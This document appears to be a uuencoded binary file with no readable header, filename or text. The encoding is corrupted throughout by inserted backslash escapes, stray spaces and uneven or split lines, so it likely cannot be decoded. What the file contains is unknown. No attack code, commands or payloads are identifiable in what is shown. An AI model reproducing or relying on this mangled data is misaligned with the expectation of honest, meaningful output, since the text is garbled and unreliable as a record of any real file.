MI;3+]QM;.Q]3OMP?8A\_U]#L`VD\$;#465G+\$FE!]B\_!?BRGY()1>1#JF2(]F M)&M3-&N7?BE)LM:/F\$59G+<-\$GLD#9M9!5K',?&2FT9RXQN(Y%KPCD8%;;P! MD9`.>@J7B0\_V(`Y)K)(6R'O);W)>`562KS\*J8R)]STRW(I(`);EL='\$\$ (L,, M8/7X=D0"LH?IL#"G63`WZ3[\$]1^/+XQR0+79'L0PWF5I;B8X5PD.WZ\_.GYYW M6\8IX'2\$ :U5D<^RR()A)7>AJB.";Y,&3^P\_ ;+0@O\1\*631,V@3B!V!S2,674 M;ZZ5K+6S";^U%6!JW&\\$S/W6:C";<;^U-5!VRF]M`YR;\ELK)5.SV9C?XOTK M=-.^Y#CBK`COXT?KLO%`7L>7VZ6"SHX!2,[IF9%4,>THO^(5`.'MN@\_AC6` MN7`\_3#V'Z?!DM6L[#^B54"ILO\8IX\$S9?\QK@;.CODOW^Q#MZ\*G;JP:B'(C M-Z8/G9G3V5UT=)"5E&"19VD)CG6.0CM&C/I7P:I\*3?A7:<# ,N'\)F/M7U6"V MX\_Y5#5!NRK\\*T:)G4\_[5?7#JN\_X5Y]9-ZENM(<9DOIUV++S\*#Y30WH\$20`\ M=413&=<Q>=2=ND%NW80[-6QHOG;M`S!WIZG`K,;=3109LJ=I@;.3KG3-, "Y M\*7>)>7)E54X-2U[ /8E>/QD^'3"]MEJ2`G%9)FJBP]QW1, &G5=K9\$[, ^&ZN@; , MCKN.@+GKZ@; , ;MQU->QU9U.NLQ5P:LIU5@-GRJ[#VR[D.3M+/6=K2+#)<S") MXY#.3L%K+?`)N`3A+<&B<TC'E%&O6=BJ&1O?+\$";&Q\(\#<:XT&LQGW6E,# M-3J^ (6H#W.CXAJ@HF1L9W^"U(IY:V-1MKH( (E;YPE/H-!'9+& `RS5"&#3R#> M&B(]QW1, &G6=JY&[J: &-:P";'MJXPM#&P8CMQ-"FK8":' -JT&KC)H4U; `S<Z MM, &!/:H=.G5=VT#\$:4A3.KD7\$]@O863,4@?DD^MT&#\*+)!S3,6G,=1KC9CTK MCUH8I@;\$ &[4(, `8=I]5@+HY:&-4`-3IJ(6HKN&ITU\$+4"KCBJ&6]\_<\_7L+]V M\ \1+\_5T/'CB04@P\$T>?>EC%. \6);+?@I#8U'PIBA"@ (T`ZS%@Q\_3B<4,B.62Y MG?"JF@E,5>->)2!YE9(W#YRFP\*Q3KW[8/QZ%U0!6%PX:+L7X%. :IZ94%<T.F M+QH\ -K.\H!?:NLRT8<#&TH;D#CH.M2T95,-2NIHPJ%: `Z7&# \$C`WJ#9@KB<, MJBU@36;0]7;[! \, <8&U63=9`'3'1#<IFJJRBG#^\_ -T],U`!'E<\*5RE^GAD MH`\$0)8G>6/\$[BP5H`6PBH`-R8/5V^YGV<A+\$`8P286OEW>XI@],Y#[YUCQ76 M\* &M=13\* <21J/6@ \$7%=540`Z. !S\$I; -LT; &L#; FHQ!"YQ&\N0V\*0/\$B2, \* `P` MU9N'!2;T#GH.NABZM4-FIMH" "\O8Z; ; `HBWX>7O\$5>FTP9P!"I\*2AH%8./, A M\_OS[- , QBP) (W\$LR0%,M:L#19?%.V2DP.3&T2ZB@EJ\ .A"]W`,DV5A#W=T`K? M'W\_B=\_MZH`\*+CBL`AT\_ZWB!%45.G8=3`\*L5G"CF:BB(Y;/!:88B:G%M0\$EQ% M&&\* , ,E@58ZQQR.E4C#E8TDW`F(MCK#]L\_[SOS^OM&:\$@\*XR-C`\_\* ,O+3"HU MK#-@CM^?A4% C\$<<>1X8D641AM#)@"1N2.XX=;1R.H><3!FNA>': :<.U9#@ \M2,6)"MQD\*WGEA[N? "&@ `K`6 (:DC7I?=\$"QC>44/5^SGN6EH`9(M\4WVCJO-P MRJ2921'-K&\*AJ&30MYN7J\=?XU<23!@%M)8LQ!4, #PIS` `SJ%K\$9"\$B> (.8H MR`0=>[0\$@G@:/`)HY#!=CNB@&\`S<1N1'' (U\$0ZF@JVJ\7`@,L+A9K^-C%TI

M""#S#4[A/1^.,=0`FL8\$2:6PZ.D6R"9"VIE(C:`.T#:\*H%:QT#@JC4)I%4I+
MH2%R&2VYH#A@08A&D)P3M@%-\*2@9C-QF+'C!"DFZ5B)I2%0&HFI\$LG;BACR8
ME05#5)],!7>46#S`!AZ^`PV1[Q+(UXY:&GSQ[,1];E`#NPP!&;)"2"\*\_C`Z
M9AU%5,=\$VEA1J@S?:?M!ZH@9H`]C8UTD!2@WHNX\_ES@]4\_9I4>%R-\$;`^C\*>K
M4^-XW/]NPW]^O8AXG#(:)D#-8\*+?+.E!Q@S' SVXB-?'R4VJ2MUD\$.UF\%HY
M'!0+8:N'@3E+'RER"L[WFI3><7\*Q8R>206[J"7<8"U@S[@X"IAW[\H(I#B+:
MO\$,?OK[.MC.I[6K8KA[8+ITUY@\*/./9?8T9"=\$EX!D35)1Q'5,9\$.?)9L6AOD
M<LJFM05LVJ;UJ\$UK!Q&939>'BT?\_@'`/M#"<K;+Q]^7SYH%A"C`=P4[/!3+,
M`%8GHVS\*(X;^!+\$`-P\*.SI@67LUG[S>I]RU\*R]LO<M9A".1T=K%LQ\*!E@K(4
M07ISL<IQ:,>(D.%BM)\_`KJ-; ,HAH`)MN)\$Y; ,L\*\$^!.!U<3ILG6[+H&GY\Q\_"
M#TNF&S,H<+B8/=8A=++-&>3LWAAS!J.@V0X->A]E&]Z, \_+SM:/LGP0P8ZB0Z
M2' I`KCY=;@Y`XA0N"ZXFFWZ%)=)A"1S0;81VTKN&QW3.CW\_U8:=G:=BU,\$!+
MC8[@\$6NQ\$`Z;,")G:4020"]<5AB0N^@Z%`7&Y?6(#=3C4MK`1MK7`28AE+O
M4'JFAR\$.LMIR5!58.)R@C8@][D"8&A.">E:5%K""658OX:BO,"@PZ+S9\*3+\$
MH9177D89B!TN9N5&X1=9"60!E:YLD;:<P8\$A6]VBF, TX\*ABHJB\*.6IT,G\_,H
M\ .B(QTEK.\_@,%:V\$,S=,P2OAI2]0D`\$D)\*U[DS"B"%RHWC@L,\*%WT'-HLT@G
M\$@PVM<9=\*UAI=(U;@`DWRA0%\$7JT&R6R`; `N=J, ,LX`UQ6Z480ZP]GO=:\*U1
M3)TO4H7([Y[ [8`X`CQ9H`\*<#SL`3`%+1GMX09=D`S`U\$K2T(OSR?-A^>#Q^
M8;0%NDD#ED\* <80ZP=ABC9.\_%?[YN.!X-"FVJ=)66WC5AF`),1S"3=F>\$, ,#6
M\$=;-1CL<PEIPH62X%7`9WLT["-(!V49(@S7TYV? (WYZ\_.MDMAJEC->L\7K7
MTR:\-W>S.7[IGH6!WO#B' (<WI)XV=%\4DQ7DP1QXEOMFX[.:LQBPU!%+HWH+
MKO\_V;:!\,A;:TY/=Z6";0HH\_]K1I\U);:\*&O/0D;MS)ED<>>SUN79;\I<`O\*
M:V8U95C'U+\$!6VWA\$EO'^,0P!=C8YR`!CK4]UD!\$/=GV6`M@DX\_9=H\_`Z`TW
M1CH@LR]#U\$H)C!J;8904H.#Y6CC!0J5\_VAZW\$\$\*MBLR\_#\_Y8!!N:Z;(D\$`OT
MW:,,\EV3QDBCD`'-,2(\:8" `(-\$1QL\L5<C@X@WLDL/,1V3BLNY1++(73,1
M%XT#K!V/P\* .Q86#(UPU&1=.':@G^B1G`\*LG^B1G`6N&?5+9\_X!WY;&[^>O
M>W(005J4V:U\*7TW\!72/ARW=0=>/3TP:'`V"!(J.B(6#(Q=U[/%>LMD\*K@S
M0:%!HG-(QY3BI)](%CF;BHS6`38=&2TB8[4+GZJBWLABY&RQE-Y2;!#ZU`?M
MMP%: `:V!I@`A^ .UVM\_DJ4`-H/5SX)RB%24^V`#;#]5T"GC\]'X"D<,C<HMC%
M40/\`#`ZBV\3%:LS'<@-5&#&S5"&#3R#>8B(]QW1,\*C8`Q`YC5N69/, , ,8&,S
M>0&.N[FR\$-)\W\V5`[K]CIL5XD=5DVY6"D`][6;%4RU\*O\_3V7.\_OX]RI044/
M)>71\*6!F:51H`PTTTPD8N\$@R\$4=>[RW&LMD\*K@S\$X:W)HG-(!Z4`XTH1H!QR
MUDY\$@(:=-349`3J>EH3,<+(" ?S(G`?#)=K\5,#Q-61Y\*,I!4EQ9PSC<[/[#S
MAV'[NV`7QWOFL^`K=<4#`#0[ (K!.`@<7\BV<`V)N`'+OHZR4@%I,YFV1=WNTV,
M-<#6Q0GV4+(%.IVK(\*YZ\_/OGIP=LW-1IH!H'.=1<98QYN,94#LDP!6#Y.28\*
MW3!!8&5CP([IQ1V!)`,`VK:>:L-H`-MV\$U6C"8006%NS94N30;[4#,EN,)+\_%
M8BU"QY86C78/>3-J%5B\*I\:&DQ;: .M@:L/<M46FV(HGLIB"%I1%)\\$+V%F&)
M";V#HD.C2LZS#KF9:GT:F\*D9:WT\$.`QL0&Y%()J"D\*P)6KUL=P.L`39;&8%H
M\*B?C+?#9\$@D)'Z(=T.W4#C;K4&Z73U^NGO< \HENX1)7PV3( )=KP1V0!89PT1
M[7@3H`6P\*;9"G(,#PQW@;8,76P/Q\_WSW\S1,[0H89MO<.L[^2%>`9]N=\*-6
MO`?3LL>!.0PXZFP9<W3%(9:0)MD,86@`HR"P!W@;;: \*@CU\#8:WS:R\*8`9?
MC)Z?ARL-[6#X0(P\*(FB>0#REBAL3Y!9+7WZ6\*F3P"<0;1J3GF(Y)Q8^N1++(
M77FNP#`V-A<08!X2OG;8WA-!ESKJ:," :MT'DG%?Z%AVF[[U%^5R0;5J4\$K
M!3%DT(P15BV+/?:\8EHR6T&"X,2^U2BP8WIQ0D8DBQQ/&;ER@S;T;N8JGZEPJ
M(BA86\*46IA[I=GN\_]OMX#%8`X#C'5@#R0;@XL@MM`\_^PQ&#+<#Y<&UYX#O<
MMP^,=D`G0S8X\&;\_--?@ZBP:51H%W3IS&PC<0\$: (B(, ,QE2=\$%@]A",QJ
MRK".J<4-\T0RR&D]\$OW:`C;VV4R`\$@UL6\$YVX\$`^E6\$G\*`&`QC/5<,(&>X6'
M[P<>:,% /&`4A5"^^J^P`D&#\_ ,&AFR0!DYC=2'8TNHCHF%I=3B621RZFZ;!Q@
M8W51@\$7KU[!H77W/^K4"-E\56>[H6WE/-@#FE7!Y6"XO\+80,Z"P-/ (EzS:H
M72]MR\_Q`27!3N/M[Z@`^MNJ2S:L`<2VZ5`EYAT8RL(BT7`Y7I!=\$R-7B#+`
MJJC,K(8<0V\$&QE\*@@3@("W3"J%?%O2@(\$9P5G1G`=DT=KNV073<1;[856#.;
MC#>;/,E\$S4]/:BK(&![Q!3A4%L9J8,MO<MW(@US\X/RQ!XOA>-`L)@SG)^C"
M(=Y?GGFM::#/D=?` ,?07DD6AMP+M(CB1B]Q,<N0R1,>\$T<;`P6).33C':<# ,
MN',(&!^UF1\YM0:[+1ZV` `!T.4]\M/KX0OC"\$SM;/R\#=\$K(/.#?:&A%X)H
M@\$W2\$=.AEPQ.=7XX8&YKR+"E6K[XRSM@MWDZO>/"\$>/2B&D;2\*\*(\*;`.0R>G
M<XC(R4:\*D+(4N<1;@JF=@`:, \*%9YDB)&=Z/G'(FH`1N/\*B)35#'[\*3-,K"\$E
M"2Y(R5@:L\*1AAKUJ84)\*O"SJ!IM'B;<5\*16=RT\_8V#=#ED<>>S\MDV2DB\DD8
M[K.: ,JQC:G`X322-G)H)?U0U8';2`\_2P<[\*5AV:B3&X@)SNN[]\$, @074;&K;
M&R\$J8#F>\`0+U>\$A6`-L2DNEX6&.S>-NRQN@F\*D&DRT.P5<=+;'VH6#24%`-
MV\*FJ" IYC(!%R[])%4\*4D:2)`7PW">)2;TCI.+4UIBA;GT5/73&K"QZB?`R-WA
MF^-F\_WAXIK4!M209`OS6IXPOG]^\_H,SKYO4@MI!!"W=QDQLQ5P:F\J(J>A3
M4)(HF\$HP;8Z17)4\_-1[DNP9/6%28P`;6Z<5('8Q3X\_`'1^/\$\*\*%E.Q;\$\`#
M1W\*>?S.`T?R00DL?L/GCZ>\_>W@]\$WB=?W/J1ZX#N`(\^?(\$^`#\_M0&^!IXJ
M\$`!I`6H+EJ9TQ,@/\EzV\_C/[8\*FIFJDTCH` .11&\*2.`4EDJATH8IXOX-R4!
M@J.0(E4CN(])Q2-( )`\*6M5-A90U@8V\$EP`CX=?7Z='Q\>1\*:A9" F.`A+X`[P
M\_`\$O`A5>:,C0(JB;[&D#980013J<#\RCPY)\#\*%,E)@.F;)LRY:S,9<&5;E/&
M2JI``:#9`N5X(=HY%-E5V?HR+40+4`&HBYOQ&&8`J]/U9!IB,LP"UI26D6G]
MF\*\$ .T#9=/XYK@.=\*JI9+JU:+PO+6ZXRW7+M`1P4+(W%1,H#E=2R,R%GG.+1C
M1/\$K&Y%@U%]VD2\$74?W:0,83T\$EU8&]+7VB(52+!`?5V5HW4\*P8J`+/S'Q0S
M##. `U:40:GWKO[>O\_KJ)"<TJ\%@EI@MQ-!VP(2//5N6>22^\$#B\_`SV!76#>

M-JRG#.N8.G9JK:U@P:J\Y!A"C` [DT"BC=)V]NGS>Z/[9%I!D+J?#WY.,1:  
M8+--@?1AC%8J&.N`3;<%DH7[7C+UFDF]IF`\*1762^<I>`RWV6AA0BW!`<J^%  
M037K\*  
<,ZIA;K()\$,LEJN@PRS@ (W500&.>TTY",EJXNDQR"T%"[-H6%(GU1)-  
M>?>[WCY]\\$GB\['B1-'D!'760^I:YGX#^N?'-EGBS2;VI%?)`Z\<)'WNS+//8  
M\QGG)E6NC%U@W@.LIPSKF%J<8A#) (JO-A#>U`ZR=]\*;. ]EY&L[/6P#FF]-TL  
M#":3];=\*S5+K&@4A9-TA&XR;2V2CT>H\BWZ3,PM\*3&MT\$=4Q<;2>&(ML3EG6  
M., "F+6M@V9"9^8OOB!YZ2@VKYBOTA#TR3@&G"W?@T&2\$!O\]Q@="+] %WV\_W7  
M1U]/!&N!33Z3803Q>;\]'@RPI[5J6=KV`\*\_#\_IB/75N4R5ZC(3\+3R&1<VG\$  
MSWJ\*L(ZIH\_7&PI:C`WXBPHBC`WX`L651\L,4"Q%-H<[0/?O)F\$\_9U++600A9  
M=L@&P^82V6!RMI->%<J9!45F)25%5,? \$T3K3P\*K-E%4;`)\BT51M8E3-SOW]\  
M.3+-0DAFU[=^<7@73F;XS#/:`5W:3\_60@\*/Y4J\_YXOD^/-'1TQTJK\*M\*U:5\_  
M\_A2VD?. [Q\*!2USH-8?05J<0M'AZ7+XX.\Q51]&94E("M@,T4N&/,Z\$#0-2B"  
MFW"[ :P76CGU9\$F!Z\_! (\*E[L^FSVPK2!1E0]A@O'=\_OGK@%6#-?WL1'W?.&,-  
M1IN/&.G=I=7R>ADN[-?M/[QEMOWOC\_.;^6UWM;CNNO>WB\_G%XL(\_K<'D>ID<  
MR3-.QH,'J\M%=>%?-3-"6-\L%OZ98?)\$X\>KQ97\_-' ;F\_&, (K/<8)'H\_D'I^  
MYN/B:OW^DI\;#NFMS];Z:O'/=\_20!;TSW/^4IS25ES=@(ZFT9S8\_7>Y=]<\_  
M+[KSR\_EZO7H;GI1D2-5#:-1/?Z`EZ)G.Y]=WUY>K^<7UZ@.S&&:IA<6>6, [/  
M\_OUB^^>\_G;^\_\OC[O[I]6'[[\^5%Z/S\_\_K2Y&X>7QX\J3+F\_`&[^627K5S  
M\_\_"Y"O]0IOR<`CO&YR^?C[V0FL>K3IT36C;8Q6`7[N7=4M`A,]Y4!,3<\_D  
MF\*DEIGY>&ECI@JJ,M5=(AJ5\_`\*^:N5(\$)4CTLG&9N(]QUQ,WYSGA%67F1IA=  
MSJS\$1N%57>9KV:0SYE.5F(G.PQ#`P\$!\* ,8<6#B,<L\$YB%U4SBQ66!BRPR.+V  
M=G4;J7',TXJS^; ;F\_?YY+WI\U;J9=^?O>Q;-X:\$1'YI8PI'`C=\ [1EJN[Z[P  
MOA%A##/5PG2Z6UB`L`F21]TPKQ/>.%P&.5W?W=RL;KM\$@.&`,`1(PI@`8WG8Q  
MD'#K079[\$?%JYC7"VX?+[?;^?]'7-1J\_+;V;\K0LW:.+N?=`I2/'Y;7E?5-  
M%/^MU5E%?U\_-SZG18"[6Q,7D=^)\T`\$;1(G.B^2DC^)\N%ON=LD/TR)5GIM1  
MIZ3W2]\47I^9\*6^OEAZK5?TV\*[/@^CA3+2<"4>9Z#QUWG6W?2;J\_F/=9WIE  
MJ^&'QRKE?GJZ[U/L:;W^H\?A^WJKBDJ&-O\_;U>9\_`^F:7ZI\_\_8IG[5KER9[T  
MN\$M):N:(Y&L5O9:=-,4/22&#E/N:0[.FYC.A\*:91A6+0^=WM[>+Z\_#>&4)#2  
M,W+DT\_F[Q?SV-CPQ?R>NK>411MKS.GP5\ .GR=[J\_P\*=)5^US.)3"BBSGI0[Y  
M+(" :1E#, ,\_3CM\?]EM\$?WZ[A%GKGDB8S<78V;^GA+P\_@/3PFM`S(UT#.D6!B  
MO391=7?]B^]\_KGMM5I6UO<B]Q`3JC5R3LT1C(HZ5DLU)[%"I-#JLM1[1BE:'  
M4+-RZ5PM!++>AO6F=N76B-6ZLMI?-\_O`S>[8\*Y6FLZ&FDX2)D"P3@T:1IA"D  
MI8^W=Q\_E-7U'>W&V/H6:LK-J]@\_] [(ZJRS)H<X4\_6O.-/WKSAR)G.\_P4C  
M5P1`V5O\_"YFHJ`WJM7\*.N+5KQ!MO^\_:0\V1HBOB)JN+`(/=/L!%"\_4WD=0^  
M\$JNT^P:95\_Z)M2336AN,,N+U`\*F+&>J\$4.;Q&?#7([XC-41!"XK58A8MYNQ  
M;I>H?.^?15\N6:6K:+C\_\_4K!RA[YC3Q%MJB4\$40+.JIT2(%K%[:`N\_@Y>J:  
MU?<+,X=/OJ<?9N"5%(?9R\*LRH3U82Y,@3QAR!I%N.%WJ%0@-\$SCT);T10;UY  
M)=G-. /F]/PJX?#RE^HS6O536T\*J>3^EM\$?2\$2?6(ODR^?=9R1JD>N+ND=J  
MC1<6M2+I4;M+AF)SUFQ.G9J3#4EK">[^XO'K8?#NZ:=W?JCQNM]RJCS?O\_  
ML"/`VWYA^8S3)-Q?Y\_O]YF^?X]?[`\*?<4-`K97[:?SYLJ//H"3[0-WO/[[:=  
M/\W\?]0J4ZCVI7PSR#N7C4=R-`DPA#N)@&V'-)M)4!N?H:V:!7%]/^(+5[  
M#-LP\*\*WABI^9('K\,"V`Y@ (HZCT3HF\$B-SCRQOV@66\M-62DJ6U`Y9"\_W?\_T  
M2[Q>1^OUN?3-W"=Y,Q</W? [.B\*HJ/\Z;OZE;>!NW\_&!O\_O;NC[VA6WS']N5U  
M]P<E4F\OB0^^^: !4ZHPE=1.J`\*55LYGX1PM57B-N):\$OLN^E%#!]86RD7NQ@  
MK!>J)5,(:FUI)(U)+EJXV3.%3];'VF,W[B%>#(72W>2&+U5BQ(/3`:%L!GU  
M"DB-C68MDF.K\*  
<H?V4\_H?VZ"!J9KL:JP\_\_ [W?ON):IKD,WD#.G\_D.7^\_^?44  
MGO\*" [^/NR\*[02E!1FH91MO>GW!FVKH4A)3,:Q:7\D!E-C31XK84-15E5\_Z..  
MD(-D"1)63V/(ES\_[GDI:GUDV5C&G)R"3=WMYNH,R44DXD8C4DV.,UVNUW"#9  
MT%HEM(9HY#=#AF]\_`+%0G5&+-Z2W3Z=LRD/\$`E\$=\$\_;R-!FF#%VKW+\_?25'&R  
MO-@K`6'-L`4=#=L&6)6DM\.&4:./J)2T@%\*Z4)/+ ,?7=-M#B?7\*FJZ0)M%  
D3M2(,"^S>!MK\_5A08BN+?)Z=\*TD"FY+Y" I<\_JCY/DA(WA\ )GTL:0;\$\M")EG  
MI%7\O]WPA?GG?[OAJ]"PE=H]V[\_[:`-M\*S4# :X/V\_>;>="ED( ,0<=#:T\$X,  
MMM; ; , "%<7@C!-XQ4#]\_X!?\*WB]L3P1(' (= [X%?=#WF"GV.P%"E-'H\*J3S^A?1  
MPFI5%Q(^AI5`OP+6\_`"95<4\_KU87=Y+ ,\4\_E]=^X<X?7UF<:4[!M-5PPOF\*  
MUM#/:OX]OUS.UV>V\_\53HD:DS\_] "UR2-\DW6DV`K%\LUN>=<=44/K?N4\_2J  
M^M/+&6%[N.<DJCX,E! ?6-Q%=@T[KM5X!#4Y)0X\_\_XCOD(TW4V(SBNUGR6+I6  
MO,;%>0"R#(O?=(7^7\$)^E--E.DP).>,20-&`\_IA[[[\_3`-OGI70B+P?>(MH  
MJ+:BVI#JF\_GM\_"K0%\_\4Y?T.\*' [&/\*YGOKI>;#]M7JE]>N72SUPT`XZDB3XG  
M^IK0`Q8`XDS:"0-HG#7.F\*ZH\W\)`UT&RVS\_8KM(1?MV\$TBGI8W9R0&0Q5JU  
M\$JT592LE:R\$;RAO!\*5/+B\LX2S0>>4!G.3#7-X\M9H9EB"XKNF@I,2\$V0G3(  
M2\$T965PN!L;IO\_U3R"3ATO\TLS!I>7QX(@1K9@1,>B;&249-;UB;9,M4DBWZ  
M-)92Q;A&[ ,M:BHO1A,]Q'EC?V@UFHTLXQPL1W\_=?GT,9W,.-"VG3]K4[-&B  
M-`7VYRNE.DKOR>M[ [LOVZHWD8;P.]\_#\ .MI9>]V=WSL@PVY(8&`.OCU.EJ  
M-2.N=Z^>ZQSZYJ\ [GN/\_2G-.DKS&[B>PH+/B>`,`\$4COKY^ .DFYFLSY]\_O3X  
M>1>FZ\*#P/#:(H6`#@:\*MN%IOC!M;K3=]<T)AY'5M#J=8,HYB@B,HZ#M%46TX  
M3L3!\$@FU1((<9)2K5#Q+<[TK5+H-.A.KB52^FG]\_K-O@SYS0+?"A&`,`\_G,8  
MACP^A.W7#\_]/9Y]/1-D56--@%\`%K"&DI@-Z5C//&6'<UY7DG/75\9\_GB]N  
M^\$5]HBL:KG\ [I\_`\$7F399AQ@L0]"0=/W\NK\_?8F9.V22"CUW: !T+`R)AJC5#?  
M;Y]>Z\*8'(;6VKRZ!\$,X<T0M]>+V`AEV#YNKT9>?ET\ZW[ ]O]?OO@)3XM=VP^  
MU.(Z.)B4#,)Q<`D&\$8-)(-2TXI.1K9` ;Z%)DV?/YY:7\_`O:K&#8,2\ [// [Z;

MK[M'\N,2^o\8G%>5:~/Z\_6YS?SM2>=J?!3\_B;27\$@Z\_/2?^TF""3\_>W4!B
M3<3?UO3#N/-AUY#P[ ]8C\*./?/:1C\$J)6BE1'R'O[J[/H^&5G?ERA+2/ORYO
MN[MY\*'C]O+F[74A2U2==>ZF<HOJ4\%#N\OQ,TZ]HB.6S(7HX&\_1!B!52]W7]
MZ^J719P1Y3/2IWX,O%XI\_PH/\*2]NN)\\_KH<SE2;>W'5GII#H!YAD#>A!1K1D
M1,\$>4?=%Y[AK16VUM-'8G.T\_)Q,9K82P?=I2Q\6W7Y.H&HT)'H?Y%OD4UMM
M\?;'X^[/\*%FCBMQOGI[NGW=\_\_\_<@4X'5+J%5&/KN2SIR2N7HZ4CF^>S[ ]^0HHR
MA%R'@@B[,M0F<!FHVSCCC%,71%WAMY!,+7O22?2^CKI=:\7\$U-BFU\$>H-))@
M'\*^KQ@Q\$1]LKXI(\_>I<MK'VG7YPL?G#Y%PJZB'^<K3SQ3]#<B4'O7LSA6V\Q\$
M;2O\*(K<W%9U\2]U>[I;[%[SVP46%D\_QPZY^\$G7)Y5ROBTFF%T3K\$@Y@X=\LG:
M+1O;Y:^4GN1ISAIXFL,N3Q26HGRAH:5"=\$(\$1':.G.9>LE.'DL/N'TGT;=W-
M3;\_ER)O^E.HW%O5[+<Y4E'JY/%]<K\_VN'A,EWMPN0OOE)X4.J=A94%E\*&VY`
MT+',B]#TV%B@;Y(6^R\HN5;/\_NK5"QV=;F8WW6KJWD7IG\*J9O'IKH>ZBE7,
M?\_[Y=O'SO)N3O)DR'Z:;2S^E))\*:F5B7!![1S\*P=ZO(;O=:+MR\$67=6&#Z6P
MLWBD\$8]8-\$H#>SANIOM[-D[ ]Z]7=[;G/6I04E/9YHD1A\_X^[Q=IS^TUKCM.E
M\$)?SWRBC8E)B?SN\N."K%QYZSL?2[ ]6+MF^I+WXWQ!V?E<EGGJ\O+,%HG
MOT3,2Z:36RA=/\_SV=O5A#;<OK>R6B+2\NO\*EG'=D?/(+)TP#X[=B?"<M0VQ[
M-^O;(5\$VOUA=7\_[6-SY#NU-\*:G9\*RZU.R;G1\*;UD<Z3#Y)24A8,BT:.F)F)N
M:4HN&YI(13L39=S,3!4KA^\_:8D\:\_3\_G:>7VY\J.5=;>Z]3N(Q-PJ##+5"\_:!
M)BNALK^:1HS2\$G]"4TD=+36(F0+)B):,\,#NS@\_'?(5?=HLKR8,9V9R\$%EV&
M^]\$B62Q'5-6BBCK"\$L(\*XK0+T'RR)5ERM%GH/\_5'5YW&^\*^]^(%D%LIVB7(E
M^EK1YRA'0VH[8VI;(3=)G0B]1]0WMV&P)FEA7!AZ9OQ&AU^=TJ0'4J<D;&O4
MI[3EU8WO.)9=W].<&5!H>%O[L](\$R;\*6+/?>#!%X@WE]:\_I5MS#L.BTKV";N
MHD\_IC4'Z\3[LI.QEA\$2R)<L6S;5H)N<F1"M\$>JO`L+&QSY\>G.0@D`.\'>R\$
M'&Y\$AQ2IF;D-Y)'-'\'(O9+<M'E`[%0^6D"\BG.D9N6C!0PS@ (T=+1!@=-!)
MMI/2/51,MQ"4'B^(.1CL`&Z+F\DO#JM/=':ZQU>G;/9\$6W<LT5D!:'>>XE\_
M\%U,#XZ.\$\*!.B#K=GRK>S(4=>PXOC:4\*4\*7P":0A"TG-,QZ11MU8.N6LGW\*I@
ML-'W;'08O\3/:0K,NOP2/]\$G,4'7Y)7[&6>":\DO\C'/`M07789>TV"CUFT:1
M]7!C[<!I2&5WR#HN'0^-'.82NF:Y3`.=CY+I` (L%"H]<%\$M\$"UDSZBJX+Q%,]
MG`>:K97<%\$@K+;K'/J8JW1V\$&MKUH-2^1H%?P[ [Y"],0<^RQ7@ [+ (QHXA%X+
M7:>`#LH.KE@7#`PW>N\*0B##1Z(E#`29-W/QXW/>D&L:KJW+K1G'!8`6P+K5N
M84(>UN08;8`NWL\_I9Y01V`+<E%Y[BMK,V@%:??3#VR=D>\_5)%I%[-HN2VO1:
M=6(3-,]R":C`DMRO7F[-K0\$^OV,];LVM!3"Y7IT\$AT-FKV\$M>T-+FSW0@25[
M%HI8GIX6.])>:X]N4-@F>QH\*-HH[KD:!(7TDBH)NOSWXLEYMO\_Z^W3.'`4?^
M5!0=7\#W`6:P8,A>B:\*7\9]?#HQT0.:O1/V,"Z/\V6XYTD)@AT\*[ ]\*4H5(AA
M]#L%CN@>'3MS\$<<PJ)T!1QUQF%G\$,0AL9\`01`R-2IH5Q<U"DS9/SD%`.SSR
M4FZ?Y,`,CYWI%<\ACP`J`I#<%-!%X:\$RQ3:JA>G:J6%8:P`;&X8)<+2-:BUD
M--]MHUH`</O=-DICIYZ>5:-M%,`\*8#W:1C'4`%K\_>!NE9Q9LS8^U47KFP-+^
M0!NE\*Y2XJD;,\*"(K`/6/M/5\$F"IO]M&Z<H"W?Q(&Z4K!X;VA]HHK5!85?U(
M&Z65`H,>;Z.(:H`L? [R-TLJ"K?FA-DHK!X[VA]HHK5%J7?U(&Z6U`H-.VBC4
ML%)H9\$88`W14\F8F)4`\5%O`FPBN;50AE[N' [5\_DNJ4H<>!J(R[K3A4S9S(H
M>#P2=#.IS;(JP6@%M([06D492S@,..J(`\T6?>U(6"Q8FHBEM:=R9#K"=2E)
MA2]@[\*Q4\$14C8+![<^)HJN9/3T.1-4P7CP-IO0T<N4%J!2X=<]7VQ%4P2FW`
M5L=LSIW8,L/4BG9:SDX0,4X)AY=JI/9U1(P[5P);Y\*2)S\_9F72O)./9(WKC#
MXWJ!"[4E\*@D<TCM.+CU>3"0+`XP^JTA\$&'WT644!CJ]L\$-U`\$+M!Z^+!D%@
MJ?R!Q1A]ZLPL8C!\_:#`F6'WZ.:QK\$K\*!"9JJU,5Z6YY:QD8!K`N=+'8&C#9`
MYP\9E\_NSQH(E?`5X>0B]\*@,=@/GKQ>]\RWF".I309<\6HP,8%-I<\*!UIEYU
M&)T\@\$R6?0(.['4<XJH8XXK#F-:!21R1P"!D'%NN4T`'70>;C1R)Y)"A=B+,
M6QBJ'5OI\$>!TF+<\*@O1WP[PU`-<\_%N:M!4?SHV'>.O"TWPM\$S&JF57?#7,S
M4T#K'PMS,S-@J4?#G,@6P&8DS`%U@+8\_%.:F0C&K\*@WSN/-FM`(Z>;@`%ER'
M,AZ.C\_>9C%@R5[N\*?>C01YXTB=\GZ48`X,Z2,^5,UP`I\_KR2RIKD;!#`R-
M`CBXOF:"CCW:&X0E,E%X!\*`')0')31,>\$XGW51(+M1N^\*(R+,-7I7G`'C.ONS
M\_\_\_3'R0[\;6&FQQO!"\*!A)UV5\*NI@;QC!!K52-H<)+:Y]T?XP)BOHTJ6[J/N9
M1.K:-G6M-A`37\M1=C`34S>'T31+%TC)V6&H+9K\*N( )HR[7#KEM)UQNX`<S
MUDP+\$,\PQ2XW"OSYFOS0Y<8`FK?-Z\SEQ(`[E&.7@]8JHA5<;BQT-0679)=K
M2!5\*?6X<Y+3QO1QEIPLU]7H8G;-&8\$IN#V-W458&<CY-^4(TD@&'C#Z`2\$0#
M6#WI]],#B%#\$&3L@9XRT\$%FX("V^E:3K4:FQ:P<!9&QFR<R,=!C8BH%)=4FX
M!%)HLTA'90>FJ)1+8QJIXQJ#6#31K4PJN3D\<@4"Q%#(P)[[N7L`';Z`UJX
M%)5)L&5Y]([!C&EF@FRJL64Q1BH@W84%Y83'88H#M8QJ&(TRIR/TVDF\_[A]
MDLRB6/E('=#KYY,='\$I7\*&\_?O,:RG0)4)\M?!,UEJWC(0F1:J6.J@;A\O+(\
